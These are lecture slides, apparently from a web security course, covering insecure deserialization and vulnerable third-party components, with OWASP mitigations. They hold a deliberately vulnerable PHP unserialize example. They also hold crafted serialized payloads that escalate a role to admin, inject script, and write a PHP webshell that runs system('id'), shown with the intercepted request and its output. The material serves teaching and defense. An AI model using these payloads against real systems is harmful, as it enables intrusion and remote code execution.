General Topics

Insecure Deserialization, Components with known Vulnerabilities,
Logging & Monitoring, WAFs

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. Remaining Client Attacks
8. >> General Topics <<
9. Conclusions

Serialization / Deserialization


- Serialization
  - turns objects into a data format suitable for storage and communication
    - e.g. JSON, XML, Binary …
- Deserialization
  - restores objects from some data format

```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

}
```


```php
if(isset($_POST['user_data']))
    $user = unserialize($_POST['user_data']);
else
    $user = new User;
```



```php
<html>
    <head><title>Serialization</title></head>
    <body>
        <h1>Welcome <?php echo($user->uname); ?></h1>
        Your role: <?php echo($user->role); ?>

        <form method="post">
            <input type="hidden" name="user_data" value='<?php echo(serialize($user)); ?>'></input>
            <input type="submit" value="Do something" />
        </form>

    </body>
</html>
```

```php
8   if(isset($_POST['uname']) && isset($_POST['role']))
9   {
10      $user = new User;
11      $user->uname = $_POST['uname'];
12      $user->role = $_POST['role'];
13      echo(htmlentities(serialize($user)));
14  }
```




```
O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";s:4:"role";s:5:"admin";}
```


Serialization
lightside.me/serialization.php
Welcome Luke
Your role: Jedi
Do something
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Search HTML
<html>
<head> ... </head>
<body>
<h1>Welcome Luke</h1>
Your role: Jedi
<form method="post">
<input type="hidden" name="user_data" value="O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";
s:4:"role";s:5:"admin";}">
<input type="submit" value="Do something">
</form>
</body>
</html>




Welcome Luke


Your role: admin


Do something


```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

    public function __construct()
    {
        $this->customlog($this->uname, "{$this->uname} created.\n");
    }

    public function __wakeup()
    {
        $this->customlog($this->uname, "{$this->uname}:{$this->role} loaded.\n");
    }

    protected function customlog($fname, $fcontent)
    {
        if(!file_exists($fname)){
            touch("logs/".$fname);
        }
        file_put_contents("logs/".$fname, $fcontent, FILE_APPEND);
    }
}
```




```
O:4:"User":2:{s:5:"uname";s:9:"shell.php";s:4:"role";s:22:"<?php system('id'); ?>";}
```




Request to http://lightside.me:80 [192.168.0.101]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
1 POST /serialization.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 126
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/serialization.php
12 Cookie: PHPSESSID=bbjueacmlo5dldhp9rmg3ouru0
13 Upgrade-Insecure-Requests: 1
14
15 user_data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%32%3a%7b%73%3a%35%3a%22%75%6e%61%6d%65%22%3b%73%3a%39%3a%22%73%68%65%6c%6c%2e%70%68%70%22%3b%73%3a%34%3a%22%72%6f%6c%65%22%3b%73%3a%32%32%3a%22%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%27%69%64%27%29%3b%20%3f%3e%22%3b%7d


lightside.me/logs/shell.php
lightside.me/logs/shell.php
shell.php:uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm) loaded.

Example: PHP Deserialization

- At least three possible problems:
  - Missing Input Validation
    - Objects are often seen as “trusted” and aren’t validated
      - Nonsense if they come from an untrusted place (e.g. user, remote datastore etc.)
  - Dangerous Code in Magic-Functions
    - e.g. filesystem-operations, system-interaction, eval, etc.
  - Bugs in underlying C-Code
- Recommended reading:
  - https://www.netsparker.com/blog/web-security/untrusted-data-unserialize-php/

Nice example from 2015


Commons Collections Library

- Deserialization vulnerability that led to RCE
- Extremely popular in Java world
  - WebSphere
  - Jboss
  - Weblogic
  - Java RMI (Remote Method Invocation)
  - and every application that directly uses CC

- Nice writeup
  - https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/


- Try it on your own
  - https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers If you use native (de)serialization, only deserialize signed data
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers If you use native (de)serialization, only deserialize signed data Observe language specifics https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization




Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers If you use native (de)serialization, only deserialize signed data Observe language specifics https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html Strictly validate input
OWASP Top 10	
(Primary) Violated Principle	

Insecure Deserialization



Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers If you use native (de)serialization, only deserialize signed data Observe language specifics https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html Strictly validate input
OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	

Insecure Deserialization



Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers If you use native (de)serialization, only deserialize signed data Observe language specifics https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html Strictly validate input
OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

3rd party components

It’s ok to use 3rd party components


- libraries
- frameworks
- etc.

Just be aware you also include their problems

- Commons Collection is the best example


And act appropriately

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it’s included components (libraries, frameworks etc.)
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components




Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
How	Fingerprint application Search the web for corresponding vulnerabilities and exploits e.g. https://www.cvedetails.com/, https://www.exploit-db.com/, etc.
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Vulnerabilities in 3rd Party Components

